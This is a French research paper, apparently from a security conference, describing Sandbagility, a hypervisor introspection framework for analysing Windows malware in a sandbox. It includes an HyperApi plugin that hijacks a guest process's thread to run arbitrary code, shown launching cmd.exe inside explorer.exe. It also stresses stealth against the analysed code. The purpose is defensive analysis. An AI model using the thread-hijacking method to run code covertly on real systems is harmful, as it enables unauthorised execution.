11. Hex Rays. IDA : the Interactive Disassembler. *https ://www.hex-rays.com/products/ida/index.shtml*.
12. Tenable Network Security. PatchDiff2 - High Performance Patch Analysis. *www.tenable.com/blog*, 2008.
13. Georg Wicherski. peHash : A Novel Approach to Fast Malware Clustering. *https ://www.coresecurity.com/corelabs-research/open-source-tools/turbodiff*, LEET.
14. xorpd. FCatalog : the functions catalog. *https ://www.xorpd.net/pages/fcatalog.html*, 2015.

Sandbagility : un framework d'introspection en mode hyperviseur pour Microsoft Windows

François Khourbiga[1] et Eddy Deligne[2]
francois.khourbiga@orange.com
eddy.deligne@intradef.gouv.fr

[1] Orange Cyberdéfense
[2] DGA Maîtrise de l'Information

Résumé. *Sandbagility* est un framework en *Python* destiné à fournir une API haut-niveau pour automatiser et instrumenter un système virtuel invité fonctionnant sous Microsoft Windows n'ayant subi aucune modification. En l'occurrence, ce framework s'appuie sur les travaux publiés par Nicolas Couffin au SSTIC 2016 [5]. Les travaux en question ont donné lieu à l'implémentation d'un protocole, appelé *Fast Debugging Protocol*, en modifiant l'hyperviseur de `VirtualBox`. L'origine du framework *Sandbagility* débute là où *Winbagility* se termine. Il offre ainsi une complémentarité et une continuité des travaux précédents, tout en apportant de nouvelles fonctionnalités.

1 Introduction

Le framework a été développé dans le but d'analyser des codes malveillants. Toutefois, ses fonctionnalités ne se limitent pas à ce type d'étude et son usage peut être généralisé à n'importe quel logiciel fonctionnant sous Microsoft Windows.

Dans le domaine de l'analyse de code malveillant, on peut citer trois approches fondamentales :

- l'analyse statique du fichier, du langage machine natif ou interprété ;
- l'analyse dynamique du code malveillant [3] ;
- et l'analyse en *sandbox*.

Dans ce papier, c'est l'analyse d'un code malveillant au moyen d'une *sandbox* qui sera abordée sur la base du constat ci-après.

1.1 Problématique

Lorsqu'un code malveillant est soumis à une *sandbox*, cette dernière joue le rôle de « boîte noire », avec une ou plusieurs entrées, un processus

d'analyse et une sortie. Cette approche en « boîte noire » peut s'avérer très efficace lorsque le code malveillant n'embarque aucun mécanisme inconnu de détection ou d'évasion de *sandbox* et d'*anti-debug*.




Fig. 1. Processus d'analyse en boîte noire

Cependant, lorsqu'un code malveillant met en œuvre des mécanismes de protection (*anti-debug*, détection ou évasion de *sandbox*), les informations obtenues peuvent être biaisées. Le papier *Bypassing modern sandbox technologies* [10] illustre les résultats d'expérimentations visant à contourner ou entraver l'analyse effectuée par *sandbox*.

Il n'est pas rare de constater qu'une analyse de code malveillant soit interrompue, ce qui implique des résultats incomplets, voire dans certains cas, aucun résultat. Dans ce genre de situation, il devient nécessaire pour l'analyste de procéder manuellement à l'analyse du code malveillant, avant de pouvoir adapter la *sandbox* au cas étudié.

1.2 Objectifs

Le framework *Sandbagility* a été conçu pour adresser cette problématique. Pour cela, le framework permet de :

1. fournir à l'analyste une solution intermédiaire et complémentaire, entre l'analyse automatisée (p.ex. `Cuckoo Sandbox`) et l'analyse dynamique (ex. `Windbg`) ;
2. limiter l'empreinte sur le système virtuel invité et réduire la surface de détection exposée afin d'être aussi furtif que possible ;
3. simplifier et réduire le temps d'analyse pour permettre une analyse semi-autonome ;

Analyse hybride Le positionnement du framework en tant que solution hybride permet d'alterner simplement et rapidement entre une analyse dynamique et une analyse automatisée par l'écriture de script. Pour répondre

à cette contrainte, le langage `Python` a été choisi pour le framework. Ce langage à l'avantage d'être largement utilisé par la communauté, offre de nombreux *packages* et est relativement performant. Ainsi, l'analyste peut profiter de la console `IPython` pour réaliser des opérations de manière interactive avec le système invité.

Analyse furtive Le framework *Sandbagility* souhaite limiter autant que possible son empreinte sur le système cible. De ce fait, aucun agent n'est installé sur le système cible.

Le framework s'appuie sur le protocole `FDP` pour installer des points d'arrêt totalement furtifs et pour contrôler l'exécution de la machine virtuelle.

De plus, aucune modification n'est apportée au système d'exploitation invité, notamment au démarrage par l'ajout de la directive `/DEBUG`. Ceci a l'avantage de maintenir nos capacités d'analyse face à un code malveillant complexe, en mode noyau ou qui serait destiné à contourner le mécanisme de sécurité *PatchGuard* (automatiquement désactivé en mode `/DEBUG`).

Utilisation simple Le framework *Sandbagility* a été conçu pour simplifier au maximum l'instrumentation et l'analyse d'un code malveillant, pour cela il s'appuie sur une architecture pensée pour abstraire les différents espaces d'exécution et sous-systèmes de Microsoft Windows, et rendre ces notions transparentes pour l'analyste.

Ainsi, il sera aisé de suivre l'exécution d'un code malveillant à travers tous les modes suivants :

- espace noyau ;
- espace utilisateur ;
- processus 64 bits ;
- processus 32 bits ;
- processus dans le sous-système *WoW64*.

2 État de l'art

Dans cette section, nous ferons un bref panorama des solutions existantes qui traitent de la problématique d'analyse de code malveillant.

Il existe deux approches distinctes, à savoir :

- réaliser l'introspection de la machine virtuelle à partir d'un hyperviseur comme `LibVMI` ou `pyRebox` ;
- utiliser des agents directement installés ou exécutés sur le système cible.

2.1 Définitions

VMI Dans la littérature, la notion d'introspection est intimement liée à la notion de machine virtuelle et d'hyperviseur [11], connu sous l'appellation *Virtual Machine Introspection* (`VMI`). Pour faire simple, un hyperviseur a un accès et un contrôle complet sur le système invité. Il peut avoir une vue exhaustive de l'état de la mémoire, des processeurs et être notifié lors d'actions bas-niveau, comme par exemple un accès à la mémoire en lecture, écriture ou exécution [14]

L'introspection peut donc être décrite comme l'action d'observer, depuis un environnement extérieur, l'intérieur du système que l'on souhaite analyser, dans le but d'identifier la sémantique des opérations qu'il réalise.

Agents L'autre approche consiste à modifier le système cible pour en obtenir des informations. Généralement, les modifications apportées au système invité impliquent l'installation de pilotes noyau (*drivers*) ou d'agents. Un agent peut être défini comme un programme ou un service en espace utilisateur dédié à la communication avec le système d'analyse et à l'exécution des tâches sur le système cible.

2.2 Cuckoo Sandbox

En matière d'analyse automatisée de code malveillant, `Cuckoo Sandbox` s'inscrit comme une référence [12]. Cette solution présente l'avantage d'être *Open-Source* et peut être déployée localement. Ce qui n'est pas le cas d'autres solutions qui sont proposées uniquement comme des services en ligne tels que `malwr` ou `ThreatExprt`.

Cuckoo Sandbox s'appuie sur l'installation d'agents dans le système invité pour :

- communiquer avec le système virtuel invité ;
- créer et configurer une machine virtuelle ;
- installer des *hooks* dans le système invité pour le suivi des appels de fonctions.

L'utilisation de *hooks* installés dans le système cible en mode utilisateur présente par nature une problématique en matière d'analyse de code malveillant, comme l'explique Sick Thorsten [13].

De la même façon, l'usage d'agent dans le système analysé a pour conséquence d'augmenter la surface exposée au code malveillant ainsi que le risque de détection, d'évasion et d'entrave lors de l'analyse [6].

2.3 LibVMI

LibVMI est une bibliothèque C avec des *bindings* Python qui facilite l'analyse bas niveau d'une machine virtuelle en cours d'exécution en affichant sa mémoire, en interceptant les événements matériels et en accédant aux registres vCPU. La bibliothèque LibVMI peut utiliser les environnements de virtualisation KVM et XEN pour étendre ses fonctionnalités en matière d'introspection [15].

Il est à noter que LibVMI dépend du framework Volatility [7] pour réaliser l'introspection d'une machine virtuelle.

2.4 DRAKVUF

DRAKVUF [9] est un système d'analyse automatisée de code malveillant basé sur LibVMI et XEN [2] pour réaliser l'introspection de la machine virtuelle. DRAKVUF s'appuie sur le framework REKALL pour analyser le système invité.

2.5 PyRebox

PyRebox [4] est une *sandbox* scriptable en Python dédiée à la rétroconception. PyRebox est basé sur QEMU pour fournir des capacités d'analyse dynamique et de *debug*. PyRebox permet d'inspecter une machine virtuelle QEMU, de modifier sa mémoire ou ses registres, d'en instrumenter l'exécution et offre également un *shell*.

PyRebox dépend également du framework Volatility pour réaliser l'introspection d'une machine virtuelle.

2.6 Conclusion

Les solutions présentées dans notre état de l'art sont adhérentes aux systèmes *GNU/Linux* ou *Unix* et dépendent d'un framework de forensique pour réaliser l'introspection du système invité. Le choix d'une implémentation sous Microsoft Windows va permettre à Sandbagility de profiter des fichiers de symboles fournis par Microsoft pour analyser le système invité.

3 Solution

Sandbagility est un framework Python d'introspection de machine virtuelle fonctionnant sous Microsoft Windows. L'introspection de la machine virtuelle est réalisée uniquement au moyen des fichiers de symboles de *debug* de Microsoft.

Il s'appuie sur une version modifiée de `VirtualBox` suite aux travaux de Nicolas Couffin [5]. Ses travaux ont donné lieu à l'implémentation d'un protocole *Fast Debugging Protocol* (`FDP`) pour permettre l'introspection d'une machine virtuelle. Le protocole `FDP` dispose d'une `API` simple et performante, avec un *binding* `Python`. En résumé, ce protocole offre :

- une interface permettant l'introspection d'une machine virtuelle au moyen d'une `API Python` ;
- la mise en place des points d'arrêts furtifs ;
- des performances élevées au moyen de plusieurs type de points d'arrêts.

3.1 Architecture

Le framework *Sandbagility* est conçu sur la base d'une architecture à trois niveaux (voir figure 2) :

- le noyau — **Core** — qui propose les primitives bas-niveau de contrôle de la machine virtuelle, des points d'arrêts, de lecture/écriture des registres et de la mémoire ;
- la couche d'abstraction — **Helper** — fournit les fonctions haut-niveau pour réaliser les opérations d'introspection et d'instrumentation du système cible (en s'appuyant sur un **OS Helper** spécifique au système virtualisé) ;
- les composants d'analyse — **Monitors/Plugins** — qui permettent de réaliser le suivi d'un code malveillant, de journaliser ses actions, d'extraire des fichiers suspects...

Core Le noyau du framework *Sandbagility* sert essentiellement de couche d'abstraction entre les fonctionnalités du framework et la méthode d'instrumentation de la machine analysée. Dans notre cas, le noyau du framework *Sandbagility* repose sur l'interface proposée par *FDP* [5]. Le *binding* `Python` de ce protocole offre toutes les primitives bas-niveau pour contrôler et réaliser l'introspection d'une machine virtuelle.

Le protocole *FDP* fournit les primitives bas-niveau qui permettent de :

- lire et écrire les registres du CPU ;
- lire et écrire la mémoire de l'invité ;
- injecter des interruptions, notamment de type *PAGE FAULT* ;
- ajouter/supprimer des points d'arrêts (*Hardware*, *Software* ou *Hyper*) ;
- exécuter en mode continu, pas-à-pas et mise en pause du système invité.

Helper L'ensemble des API de haut-niveau est implémenté ou exposé par la couche d'abstraction *helper*. Le *helper* s'appuie sur le *core* et implémente les principales fonctions pour instrumenter et introspecter à haut niveau un système invité sous Microsoft Windows. Cette introspection du système invité est réalisée par le composant **OsHelper**. Le *helper* permet de :

- gérer des points d'arrêts pour notifier des *callback* de traitement ;
- supporter des fichiers de symboles de *debug pdb* ;
- réaliser l'introspection avancée du système invité Microsoft Windows.

Dans l'exemple ci-dessous, on utilise la console **IPython** pour interagir avec le système cible en cours d'exécution. La première étape consiste à importer et instancier un *helper* pour se connecter à la machine virtuelle appelée **Windows 10 x64 - 14393** avec le protocole **FDP**. L'appel à la méthode **PsGetCurrentProcess** permet de retourner un objet représentant le processus courant.

```
In [1]: from Sandbagility.Core.FDP import FDP
In [2]: from Sandbagility.Helper import Helper
In [3]: helper = Helper('Windows 10 x64 - 14393', FDP)

In [4]: print(helper.PsGetCurrentProcess())

PROCESS fffff802c064f940
SessionId:        -1  Cid:    0    Peb:                0  ParentCid:
       0
DirBase:   1aa000  ObjectTable: ffff8e0c25401340  HandleCount: 777
Image: Idle
```

Monitors et Plugins Le dernier niveau de l'architecture du framework *Sandbagility* est constitué des composants d'analyses. Ils peuvent être de deux types : *monitor* ou *plugin* :

- un *plugin* est une extension pour *Sandbagility*, elle peut être utilisée pour instrumenter le système cible de manière plus ou moins complexe ;
- un *monitor* est un gestionnaire pour un ou plusieurs évènements sur le système d'exploitation analysé.

Dans les sections suivantes, nous présenterons quelques exemples de *plugins* et de *monitors* pour aider le lecteur à appréhender quelques cas d'utilisation du framework *Sandbagility*.




Fig. 2. Architecture du framework




Fig. 3. Sandbagility Core




Fig. 4. Sandbagility Helper




Fig. 5. Plugin et Monitor

Plugin Hypervisor based Application Programming Interface Lorsque l'on souhaite mettre en place un environnement d'analyse de type *sandbox*, il est nécessaire de réaliser certaines actions sur le système analysé, comme :

- téléverser le code malveillant et ses dépendances ;
- configurer, au besoin, le système ;
- procéder à l'exécution initiale du code malveillant.

Nous allons présenter un *plugin* destiné à automatiser l'analyse de code malveillant, sans recourir à l'installation d'agent sur le système. Ce *plugin*, appelé **HyperApi**, peut être définit comme une interface de programmation applicative basée sur l'hyperviseur. Il permet de provoquer une exécution de code arbitraire sur le système invité depuis l'hyperviseur. Pour cela, on utilise une méthode qui consiste à détourner le fil d'exécution légitime d'un processus choisi pour contrôler le flux d'exécution et réaliser des opérations arbitraires.

Pour ce faire, le *plugin* doit :

1. sauvegarder le contexte du fil d'exécution courant : pile et registres ;
2. mettre en place les paramètres en fonction des différents appels de fonctions ;
3. placer la valeur courante de l'*instruction pointer* comme adresse de retour ;
4. modifier l'*instruction pointer* pour pointer vers la fonction souhaitée ;
5. exécuter le système invité jusqu'à l'adresse de retour ;
6. récupérer la valeur de retour dans le registre **rax** ;
7. restaurer le contexte du fil d'exécution.

L'exemple ci-dessous illustre l'utilisation du *plugin* **HyperApi** pour faire appel aux **API Win32** à partir du processus **explorer.exe**. Après avoir instancié le *plugin* **HyperApi** avec le **Helper**, on fait appel à la méthode **AcquireContext** pour se placer dans le contexte du processus dans lequel on souhaite opérer les actions. Ensuite, il est possible de faire appel aux méthodes implémentées par le *plugin*, comme par exemple **WinExec** pour ouvrir ou exécuter un fichier, avant de libérer le contexte avec la méthode **ReleaseContext**.

```
In [1]: from Sandbagility.Core.FDP import FDP
   ...: from Sandbagility.Helper import Helper
   ...:
   ...: helper = Helper('Windows 10 x64 - 14393', FDP)
   ...:
   ...: from Sandbagility.Windows.HyperWin32Api import HyperWin32Api
        as HyperApi
```

```
   ...:
   ...: hapi = HyperApi(helper)

In [2]: hapi.AcquireContext('explorer.exe')

In [3]: hapi.WinExec(b'cmd.exe')
Out[3]: 33

In [4]: hapi.ReleaseContext()

In [5]:
```

Monitor Un *monitor* offre une couche d'abstraction complète du fonctionnement du système analysé pour simplifier la collecte des évènements. Pour chaque évènement, un *monitor* remonte à l'utilisateur :

- le type d'évènement, son nom, tel qu'il a été défini par le monitor ;
- de l'information associée à l'évènement en fonction de son type ;
- de l'information sur le processus qui a provoqué l'évènement.

Ci-dessous figure un exemple d'utilisation d'un *monitor* dédié à l'analyse des accès fichiers sous Windows. Dans notre cas, **`FileIoMonitor`** est enregistré pour suivre ce type d'opération associées au processus **`notepad.exe`**. Ainsi, l'utilisateur obtient les informations suivantes :

```
In [1]: from Sandbagility.Core.FDP import FDP
   ...: from Sandbagility.Helper import Helper

In [2]: helper = Helper('Windows 10 x64 - 14393', FDP)

In [3]: Notepad = helper.SwapContext('notepad.exe')

In [4]: print(Notepad)

PROCESS ffffc28abc7d32c0
SessionId:         1  Cid:  d44.538    Peb:       6eb8a31000
    ParentCid:  6d8
DirBase: 53851000  ObjectTable: ffff8e0c2c569f40  HandleCount: 166
Image: notepad.exe


In [9]: from Sandbagility.Monitors.FileIo import FileIoMonitor

In [10]: FileIoMonitor(helper, Notepad, verbose=True)
Out[10]: <Sandbagility.Monitors.FileIo.FileIoMonitor at 0
    x2a1d3e2d358>

In [11]: helper.Run()
2018-03-23 14:39:38,035 File         INFO     CreateFile  :
Process: notepad.exe, Cid:    d44.538,
{
```

```
    'lpFileName':'C:\\Windows\\Branding\\Basebrd\\Basebrd.dll',
    'dwDesiredAccess':2147483648,
    'dwShareMode':5,
    'lpSecurityAttributes':0,
    'dwCreationDisposition':472446402563,
    'dwFlagsAndAttributes':472446402560,
    'hTemplateFile':0,
    'Return':692
}
2018-03-23 14:39:38,077 File         INFO     CreateFile  :
Process: notepad.exe, Cid:    d44.538,
{
    'lpFileName':'C:\\Windows\\Branding\\Basebrd\\Basebrd.dll',
    'dwDesiredAccess':2147483648,
    'dwShareMode':5,
    'lpSecurityAttributes':0,
    'dwCreationDisposition':472446402563,
    'dwFlagsAndAttributes':472446402560,
    'hTemplateFile':0,
    'Return':696
}
2018-03-23 14:39:38,203 File         INFO     CreateFile  :
Process: notepad.exe, Cid:    d44.538,
{
    'lpFileName':'C:\\Windows\\Branding\\Basebrd\\Basebrd.dll',
    'dwDesiredAccess':2147483648,
    'dwShareMode':5,
    'lpSecurityAttributes':0,
    'dwCreationDisposition':472446402563,
    'dwFlagsAndAttributes':472446402560,
    'hTemplateFile':0,
    'Return':692
}
2018-03-23 14:39:38,233 File         INFO     CreateFile  :
Process: notepad.exe, Cid:    d44.538,
{
    'lpFileName':'C:\\Windows\\Branding\\Basebrd\\Basebrd.dll',
    'dwDesiredAccess':2147483648,
    'dwShareMode':5,
    'lpSecurityAttributes':0,
    'dwCreationDisposition':472446402563,
    'dwFlagsAndAttributes':472446402560,
    'hTemplateFile':0,
    'Return':696
}
```

L'utilisateur peut également ajouter des filtres sur les évènements, en enregistrant une *callback* sur les évènements.

```
    Monitor = FileIoMonitor(helper, Notepad)
    Monitor.RegisterPostCallback(Handler)

    def Filter(monitor):
        if monitor.LastOperation.Action == 'CreateFile':
          print("Filename : %s" % monitor.LastOperation.Detail.
              lpFileName)
```

Dans ce cas, nous aurons sur la console la sortie suivante :

```
Filename : C:\Users\Public\Desktop
Filename : C:\Users\user\OneDrive\desktop.ini
Filename : C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\
    AutomaticDestinations\f01b4d95cf55d32a.automaticDestinations-ms
Filename : \\?\Volume{ed9c75a3-0000-0000-0000-501f00000000}
Filename : \\?\STORAGE#Volume#{6d4e60e4-2314-11e8-8cfd-806e6f6e6963
    }#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}
Filename : \\?\Volume{6d4e60f4-2314-11e8-8cfd-806e6f6e6963}
Filename : \\?\STORAGE#Volume#{6d4e60e4-2314-11e8-8cfd-806e6f6e6963
    }#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}
```

L'utilisation d'un *monitor* est finalement une opération simplifiée au maximum, qui peut être réalisée de façon interactive avec **`IPython`** ou avec un script autonome.

Espace noyau et espace utilisateur Le framework a été conçu pour s'adapter au besoin de l'analyste. De ce fait, l'utilisateur peut créer et développer son propre *monitor*. Ce concept impose de distinguer un *monitor* dédié à l'espace noyau d'un *monitor* dédié à l'espace utilisateur.

Cependant, ils héritent tout deux d'une classe mère qui permet de conserver une cohérence entre les deux types de *monitors*. Cette classe *monitor* offre :

- un gestionnaire de points d'arrêt ;
- un gestionnaire de symboles ;
- la gestion des processus 32 et 64 bits ;
- la lecture des paramètres de fonctions (entrées/sorties ; 32/64 bits) ;
- un gestionnaire d'évènements ;
- un gestionnaire générique d'événements.

La classe *monitor* s'appuie essentiellement sur les fichiers de symboles de Microsoft (**`PDB`**) mais également sur des fichiers de signatures de fonctions de type *header* **`C`** (**`.h`**).

L'implémentation d'un *monitor* est définie par :

- un nom, qui sera le type d'évènement ;
- ses dépendances, les modules (**`DLL`**) qui nécessitent d'être chargés ;
- les points d'arrêt à enregistrer ;
- les informations spécifiques à enregistrer.

L'exemple ci-dessous est un *monitor* conçu pour gérer les événements de type **`InternetOpen`** et **`InternetOpenUrl`**. La classe **`InternetMonitor`** hérite d'une classe générique de *monitor* en espace utilisateur. Elle déclare

les éventuelles dépendances aux modules, pour le chargement des fichiers de symboles, et installe des points d'arrêts sur les symboles dont les événements seront automatiquement collectés.

```
from Sandbagility.Monitor import UserlandGenericMonitor as
    UserlandMonitor

class InternetMonitor(UserlandMonitor):

    _LOGGER = 'Internet'
    _DEPENDENCIES = ['WININET.dll']

    def __install__(self, NotifyLoadImage=None):

        self.SetBreakpoint('WININET!InternetOpenA')
        self.SetBreakpoint('WININET!InternetOpenW')

        self.SetBreakpoint('WININET!InternetOpenUrlA')
        self.SetBreakpoint('WININET!InternetOpenUrlW')

        return True
```

Ci-dessous figure un exemple de sortie du *monitor* **InternetMonitor**. On constate que le processus **microsoftedgecp.exe** a fait appel à la fonction **InternetOpen** avec des paramètres comme **dwFlags** ou encore **lpszAgent**.

```
2018-02-13 22:00:10,494 Internet             INFO
InternetOpen                  :
Process: microsoftedgecp.exe ,
Cid:   fa4.1040,
{
    'lpszAgent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)
        AppleWebKit/537.36 (KHTML, like Gecko)
        Chrome/51.0.2704.79 Safari/537.36 Edge/14.14393',
    'dwAccessType': 0,
    'lpszProxyName': 0,
    'lpszProxyBypass': 0,
    'dwFlags': 1924413784064,
    'Return': 13369348
}
2018-02-13 22:00:10,498 Internet             INFO
InternetOpen
Process: microsoftedgecp.exe ,
Cid:   fa4.1040,
{
    'lpszAgent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)
        AppleWebKit/537.36 (KHTML, like Gecko)
        Chrome/51.0.2704.79 Safari/537.36 Edge/14.14393',
    'dwAccessType': 0,
    'lpszProxyName': 0,
    'lpszProxyBypass': 0,
    'dwFlags': 268435456,
    'Return': 13369348
}
```

Il s'agit là, d'un exemple de *monitor* basé sur l'implémentation générique d'un *monitor* en espace utilisateur. Si cette implémentation ne permet pas à l'analyste de répondre à son besoin, il aura la possibilité de développer un *monitor* spécifique.

Le framework Sandbagility propose une API très haut niveau, pour simplifier son utilisation. Pour pouvoir implémenter une telle API, il est nécessaire dans un premier temps d'analyser le système invité afin de retrouver des données essentielles (fonctions, structures).

3.2 Introspection de Microsoft Windows

Lorsqu'un système d'exploitation s'exécute dans une machine virtuelle, il n'a pas connaissance de l'existence de l'hyperviseur. Il peut ainsi accéder aux ressources matérielles de manière transparente. Tandis que l'hyperviseur fonctionne sans attribuer de sémantique à l'activité du système invité.

Ce modèle disruptif entre l'hyperviseur et la machine virtuelle constitue le vide sémantique. Le framework *Sandbagility* vise à remplir ce vide pour déterminer la sémantique des actions réalisées par le système invité.

Dans ce papier, nous tenterons d'amener le lecteur à comprendre les étapes pour combler ce vide sémantique et permettre l'introspection du système Windows.

Combler le vide sémantique Pour nous aider dans cette tâche, nous avons choisi d'utiliser autant que possible les fichiers de symboles mis à disposition par Microsoft. À l'image de ce qui est fait par le débuggeur **`Windbg`** de Microsoft, qui permet de traduire un symbole en adresse virtuelle.

L'exemple suivant illustre la traduction du symbole **`nt!NtWriteFile`** en son adresse virtuelle avec **`Windbg`**.

```
kd> x nt!NtWriteFile
fffff801`a2ed37d0 nt!NtWriteFile (<no parameter info>)
```

La première étape indispensable à l'introspection est le chargement du fichier de symboles correspondant à la version courante du noyau de Windows sur le système analysé. Pour cela, nous devrons accomplir les étapes suivantes :

1. rechercher l'adresse virtuelle de base du noyau (**`ntoskrnl.exe`**) ;
2. identifier sa version ;
3. charger le fichier de symbole correspondant.

Recherche du noyau Windows La recherche en mémoire du noyau de Windows s'appuie sur le registre **MSR_LSTAR**. Ce registre contient l'adresse virtuelle en espace noyau d'un *handler* responsable de gérer la transition entre l'espace utilisateur et l'espace noyau. Ce *handler* est exécuté à travers l'instruction **sysenter**, présente sur une architecture *x86_64*.

> Dans la version 64 bits de Windows 10 - 14393 qui a été étudiée, la valeur de ce registre pointe vers l'adresse virtuelle invitée correspondant au *handler* **nt!KiSystemCall64**.

C'est donc à partir du registre **MSR_LSTAR** qu'il nous est possible de trouver l'adresse virtuelle de base du noyau (**ntoskrnl.exe**). Il suffit de parcourir la mémoire virtuelle du système invité en remontant vers les adresses basses à la recherche d'une signature particulière. Cette signature est spécifique à l'en-tête de tout fichier exécutable sous Microsoft Windows au format **PE** (*Portable Executable*) [https://msdn.microsoft.com/library/windows/desktop/ms680547(v=vs.85).aspx].

```
In [13]: '%x' % helper.KeGetKernelBaseAddress()
Out[13]: 'fffff802c0293000'

In [16]: helper.ReadVirtualMemory(0xfffff802c0293000, 2)
Out[16]: b'MZ'
```

Program Database À présent, nous devons identifier la version du noyau de Windows afin de charger le fichier de symboles **PDB** correspondant et permettre l'introspection du système Windows. Les fichiers de symboles sont téléchargeables à partir du site de Microsoft, et ce, pour toutes les versions de Windows : [https ://msdl.microsoft.com/download/symbols]

Ces fichiers de symboles, souvent appelés **PDB** (nom de leur extension, pour *Program Database*) contiennent :

- les noms des fonctions non statiques et des variables globales ;
- les informations pour chaque pile de fonctions (Frame pointer optimization) ;
- les types des objets.

Tous les fichiers de symboles sont identifiés de manière unique avec un **GUID** (*Global Unique Identifier*) et un nom. Ces deux informations sont contenues dans les fichiers exécutables fournies par Microsoft.

L'entête d'un fichier exécutables (**PE**) contient une structure de données, appelée **IMAGE_DEBUG_DIRECTORY** que l'on peut retrouver dans

le **DataDirectory** de l'**OPTIONAL_HEADER**. Les informations de *debug* se trouvent dans une structure de données que nous avons appelée **RSDS_DEBUG_FORMAT**. Grâce à cette structure, on obtient le **GUID** et le nom du fichier de symboles.

```
struct RSDS_DEBUG_FORMAT
{
    DWORD Signature; // RSDS
    BYTE  Guid[16];
    DWORD Age;
    CHAR  PdbFileName[1];
}
```

Dans l'exemple ci-après, *Sandbagility* permet de retrouver les informations liées au fichier de symboles à partir de l'adresse de base d'un module, en l'occurrence le noyau de Windows.

```
In [3]: '%x' % helper.KeGetKernelBaseAddress()
Out[3]: 'fffff802c0293000'

In [4]: helper.SymGetModulePdbPath(0xfffff802c0293000)
Out[4]: 'D:\\Symbols\\ntkrnlmp.pdb\\
    dd08dd42692b43f199a079d60e79d2171\\ntkrnlmp.pdb'
```

Gestion des fichiers de symboles Désormais, la dernière étape consiste à charger le fichier de symboles, en indiquant l'adresse de base du noyau de Windows et son **GUID** et être capable de faire la traduction d'un symbole en adresse virtuelle. Cette étape est le concept fondamental de *Sandbagility* pour l'introspection du système Microsoft Windows.

Nous savons que les fichiers de symboles permettent de traduire un symbole en une adresse virtuelle. Ils peuvent contenir d'autres informations de valeur :

- les variables globales et locales ;
- les enregistrements de type *Frame Pointer Omission* (**FPO**) ;
- le numéro de la ligne correspondante dans les fichiers sources ;
- les noms de fonctions et leurs points d'entrée ;
- les types des objets/structures.

Le framework *Sandbagility* s'appuie sur la bibliothèque d'aide au *debug* (*Debug Help Library*) et plus particulièrement sur le composant intitulé *Windows Image Helper*. Ce composant se présente sous la forme d'une bibliothèque de fonctions dynamiques appelée **dbghelp.dll** (SLL fournie par Microsoft via le SDK ou WDK) qui permet de gérer :

– les symboles au travers de fichiers ou d'un serveur ;
– les fichiers de type **Minidump** ;
– les serveurs de source.

